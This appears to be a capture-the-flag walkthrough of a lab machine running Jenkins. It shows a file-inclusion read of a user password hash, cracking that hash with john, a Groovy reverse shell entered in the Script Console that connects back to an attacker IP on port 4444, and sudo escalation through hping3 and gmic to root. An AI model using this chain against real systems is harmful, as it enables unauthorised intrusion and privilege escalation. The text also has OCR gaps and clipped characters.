Location: http://192.168.137.29/webcams/includecam.php?cam=/var/lib/jenkins/users/andrew_15328478385288074167/config
Line Number 1, Column 16:

```
<?xml version='1.1' encoding='UTF-8'?>
---------------^
```




view-source:http://192.168.137.29/webcams/includecam.php?cam=/var/lib/jenkins/users/andrew_15328478385288074167/config


```
<?xml version='1.1' encoding='UTF-8'?>
<user>
  <version>10</version>
  <id>andrew</id>
  <fullName>Andrew Miler</fullName>
  <properties>
    <com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty plugin="credentials@1268.v3f0d043d60e9">
      <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash"/>
    </com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty>
    <hudson.plugins.emailext.watching.EmailExtWatchAction_-UserProperty plugin="email-ext@2.99">
      <triggers/>
    </hudson.plugins.emailext.watching.EmailExtWatchAction_-UserProperty>
    <hudson.model.MyViewsProperty>
      <views>
        <hudson.model.AllView>
          <owner class="hudson.model.MyViewsProperty" reference="../../.."/>
          <name>all</name>
          <filterExecutors>false</filterExecutors>
          <filterQueue>false</filterQueue>
          <properties class="hudson.model.View$PropertyList"/>
        </hudson.model.AllView>
      </views>
    </hudson.model.MyViewsProperty>
    <org.jenkinsci.plugins.displayurlapi.user.PreferredProviderUserProperty plugin="display-url-api@2.3.7">
      <providerId>default</providerId>
    </org.jenkinsci.plugins.displayurlapi.user.PreferredProviderUserProperty>
    <hudson.model.PaneStatusProperties>
      <collapsed/>
    </hudson.model.PaneStatusProperties>
    <jenkins.security.seed.UserSeedProperty>
      <seed>df7162166260558b</seed>
    </jenkins.security.seed.UserSeedProperty>
    <hudson.search.UserSearchProperty>
      <insensitiveSearch>true</insensitiveSearch>
    </hudson.search.UserSearchProperty>
    <hudson.model.TimeZoneProperty/>
    <jenkins.model.experimentalflags.UserExperimentalFlagsProperty>
      <flags/>
    </jenkins.model.experimentalflags.UserExperimentalFlagsProperty>
    <hudson.security.HudsonPrivateSecurityRealm_-Details>
      <passwordHash>#jbcrypt:$2a$10$V.wxGyfowdGEVLvpQt5DROedmKKUp11g922/V.tb1xmi8eYe7rmzu</passwordHash>
    </hudson.security.HudsonPrivateSecurityRealm_-Details>
    <hudson.tasks.Mailer_-UserProperty plugin="mailer@457.v3f72cb_e015e5">
      <emailAddress>a.miller@vulnyx.com</emailAddress>
```



```
  GNU nano 8.2                                               hash.txt
jbcrypt:$2a$10$V.wxGyfowdGEVLvpQt5DROedmKKUp11g922/V.tb1xmi8eYe7rmzu
```



```
┌──(miguel💀miguel)-[~/Work]
└─$ sudo john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
andrewl          (jbcrypt)
1g 0:00:00:16 DONE 2/3 (2025-01-20 02:20) 0.06064g/s 127.5p/s 127.5c/s 127.5C/s Alexis..attila
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



See the version and license information.

Troubleshooting

Manage Old Data
Scrub configuration files to remove remnants from old plugins and earlier versions.


Tools and Actions

Reload Configuration from Disk
Discard all the loaded data in memory and reload everything from file system. Useful when you modified config files directly on disk.


Jenkins CLI
Access/manage Jenkins from your shell, or from your script.

Script Console
Executes arbitrary script for administration/trouble-shooting/diagnostics.

Prepare for Shutdown
Stops executing new builds, so that the system can be eventually shut down safely.



```
String host="192.168.137.12";int
port=4444;String cmd="/bin/bash";Process p=new
ProcessBuilder(cmd).redirectErrorStream(true).
start();Socket s=new
Socket(host,port);InputStream
pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());wh
ile(pe.available()>0)so.write(pe.read());while
(si.available()>0)po.write(si.read());so.flush
();po.flush();Thread.sleep(50);try
```




Script Console

Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```


All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```




```
──(miguel💀miguel)-[~/Work]
─$ nc -nlvp 4444
istening on [any] 4444 ...
onnect to [192.168.137.12] from (UNKNOWN) [192.168.137.29] 51314
hoami
enkins
```

tiramos de linpeas pq no encuentro nada...




```
════════════════════════════════╣ Users Information ╠════════════════════════════════
╔══════════╣ My user
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#users
uid=106(jenkins) gid=112(jenkins) grupos=112(jenkins)

╔══════════╣ Do I have PGP keys?
gpg Not Found
netpgpkeys Not Found
netpgp Not Found

╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
Matching Defaults entries for jenkins on jenk:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\

User jenkins may run the following commands on jenk:
    (andrew) NOPASSWD: /usr/sbin/hping3
```




```
jenkins@jenk:/tmp$ sudo -u andrew /usr/sbin/hping3
hping3> /bin/bash
andrew@jenk:/tmp$ whoami
andrew
andrew@jenk:/tmp$ cd /home/andrew/
andrew@jenk:~$ ls -la
total 24
drwx------ 2 andrew andrew 4096 jul 21  2023 .
drwxr-xr-x 3 root   root   4096 jul 21  2023 ..
lrwxrwxrwx 1 root   root      9 abr 23  2023 .bash_history
-rw------- 1 andrew andrew  220 ene 15  2023 .bash_logout
-rw------- 1 andrew andrew 3526 ene 15  2023 .bashrc
-rw------- 1 andrew andrew  807 ene 15  2023 .profile
-r-------- 1 andrew andrew   33 jul 21  2023 user.txt
andrew@jenk:~$ cat user.txt
0210bf1feef973181bfff9a28e845f71
andrew@jenk:~$
```

`andrew:0210bf1feef973181bfff9a28e845f71`



```
andrew@jenk:~$ sudo -l
Matching Defaults entries for andrew on jenk:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User andrew may run the following commands on jenk:
    (root) NOPASSWD: /usr/bin/gmic
andrew@jenk:~$
```



```
andrew@jenk:~$ sudo /usr/bin/gmic -exec "/bin/bash"
[gmic]-0./ Start G'MIC interpreter.
[gmic]-0./ Execute external command '/bin/bash' in verbose mode.
root@jenk:/home/andrew# whoami
root
root@jenk:/home/andrew# cat /root/
.bash_history     .bashrc          gmic/            .jenkins/         .local/          .profile         root.txt         .selected_editor
root@jenk:/home/andrew# cat /root/root.txt
d02c2cc0136e5c3bcba433098f746e42
root@jenk:/home/andrew#
```

`root:d02c2cc0136e5c3bcba433098f746e42`